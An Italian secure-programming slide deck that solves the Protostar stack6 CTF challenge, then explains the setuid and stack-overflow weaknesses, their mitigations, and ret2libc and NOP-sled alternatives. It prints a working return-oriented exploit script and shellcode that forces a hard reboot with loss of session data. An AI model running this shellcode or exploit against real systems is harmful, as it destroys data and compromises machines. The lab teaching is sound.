
In particolare: shellcode(29byte), padding(35+12+4=51byte)



R.O.P.

Come funziona:


Dopo la leave



R.O.P.

Come funziona:


Dopo la prima ret



R.O.P.

Come funziona:

Dopo la seconda ret



Shellcode

Lo shellcode, di 29 byte, scelto provoca un hard reboot senza alcun messaggio e la perdita dei dati della sessione corrente.

Shellcode:

```
"\x31\xc0"          /* xor    %eax,%eax      */
"\xb0\x58"          /* mov    $0x58,%al      */
"\xbb\xad\xde\xe1\xfe" /* mov    $0xfdee1dead,%ebx */
"\xb9\x69\x19\x12\x28" /* mov    $0x28121969,%ecx */
"\xba\x67\x45\x23\x01" /* mov    $0x1234567,%edx  */
"\xcd\x80"          /* int    $0x80          */
"\x31\xc0"          /* xor    %eax,%eax      */
"\xb0\x01"          /* mov    $0x1,%al       */
"\x31\xdb"          /* xor    %ebx,%ebx      */
"\xcd\x80";         /* int    $0x80          */
```



Script

Scriviamo lo script `stack6.py` e salviamolo in `/home/user.`

Successivamente salviamo su un file nella directory temporanea `tmp` l'output dello script con il comando: `python stack6.py > /tmp/payload`

```
user@protostar: ~  
GNU nano 2.2.4 File: stack6.py  
#!/usr/bin/python  
shellcode = "\x31\xc0\xb0\x58\xbb\xad\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";  
  
# 35 buffer + 12 ret + 4 ebp = 51 byte  
padding = "a" * 51  
  
ret1 = "\xf9\x84\x04\x08"  
ret2 = "\x7c\xf7\xff\xbf"  
  
payload = shellcode + padding + ret1 + ret2  
print(payload)
```




Attacco!

Eseguiamo il programma stack6 passandogli in input il payload con il comando: `/opt/protostar/bin/stack6 < /tmp/payload`

```
user@protostar:~$ /opt/protostar/bin/stack6 < /tmp/payload
input path please: got path 1Xiiii(ogE#`11`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|
client_loop: send disconnect: Connection reset
PS C:\Users\Luigi> |
```



Video esecuzione





Victory!

Captured flag!

By Luigi Miranda




Debolezza #1

La prima debolezza è l'assegnazione di privilegi non minimi al file binario

- CWE di riferimento: **CWE-276**
- Incorrect Default Permissions:

<https://cwe.mitre.org/data/definitions/276.html>

A terminal window with a dark background. The title bar shows 'user@protostar: /opt/protostar' and window controls. The terminal text shows a user running 'ls -l stack6' in the directory '/opt/protostar/bin'. The output line is '-rwsr-xr-x 1 root root 23331 Nov 24 2011 stack6', where 'stack6' is highlighted in red. The prompt 'user@protostar:/opt/protostar/bin\$' is visible at the bottom.

```
user@protostar: /opt/protostar X + v
user@protostar:/opt/protostar/bin$ ls -l stack6
-rwsr-xr-x 1 root root 23331 Nov 24 2011 stack6
user@protostar:/opt/protostar/bin$
```

Siccome il **SETUID** è acceso possiamo eseguire comandi di shell come utente **root**.



Mitigazione #1

- Autentichiamoci come utente amministratore e poi otteniamo una shell di root tramite comando `sudo -i`
- Spegliamo il bit SETUID sul file eseguibile `/opt/protostar/bin/stack6` con il comando `chmod u-s /opt/protostar/bin/stack6`



Debolezza #2

La dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata.

Quindi un input troppo grande corrompe lo stack e modifica il flusso d'esecuzione del programma.

- CWE di riferimento: **CWE-121**
- Stack-based Buffer Overflow
- <https://cwe.mitre.org/data/definitions/121.html>



Mitigazione #2

- Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata
- Questo può essere fatto evitando l'utilizzo di `gets()` in favore di `fgets()`
- Leggiamo la documentazione di `fgets()` con il comando:
`man fgets`



Mitigazione #2

- La funzione `fgets()` accetta tre parametri in ingresso:
 - `char *s`: puntatore al buffer di scrittura
 - `int size`: taglia massima input
 - `FILE *stream`: puntatore allo stream di lettura
- Ha un valore di ritorno:
 - `char *`: `s` o `NULL` in caso di errore




Soluzioni alternative

ret2libc

Fondamentalmente, in un exploit "return-to-libc" dobbiamo sovrascrivere l'indirizzo di ritorno con l'indirizzo di una funzione già caricata insieme al programma (nelle librerie di C), come la funzione `system()`.

`system()` ha un indirizzo sicuramente diverso da `0xbf...` quindi il controllo di stack6 verrà aggirato e potremo eseguire il nostro shellcode.



Soluzioni alternative

NOP

- In ogni attacco abbiamo dovuto utilizzare il comando `unset env` in gdb, per allineare gli indirizzi dello stack tra l'ambiente gdb e il terminale.
- Una possibile soluzione è quella di utilizzare le NOP(no operation).


NOP è un'istruzione assembly, il cui scopo è quello di permettere all'unità di esecuzione della pipeline di oziare per N cicli di clock (dove N cambia a seconda del processore utilizzato), come deducibile dal nome dunque, non esegue alcuna operazione.



Soluzioni alternative

NOP-sled


Un NOP-sled è una sequenza di istruzioni NOP (no-operation) che serve a "far scivolare" il flusso di esecuzione delle istruzioni della CPU fino al successivo indirizzo di memoria. Ovunque l'indirizzo di ritorno punti nel NOP-sled, scivolerà lungo il buffer fino a raggiungere l'inizio dello shellcode. I valori NOP possono differire a seconda della CPU, ma per il sistema operativo e la CPU che stiamo prendendo di mira, il valore NOP è `\x90`.



Soluzioni alternative

NOP-sled

- Possiamo quindi evitare di eseguire il comando `unset env`, e far puntare l'indirizzo di ritorno al centro del nop-sled. In questo modo, anche con indirizzi diversi, tra gdb e il terminale, le nop faranno scivolare il flusso del programma fino a trovare lo shellcode.





GRAZIE PER
L'ATTENZIONE

Programmazione Sicura



Luigi Miranda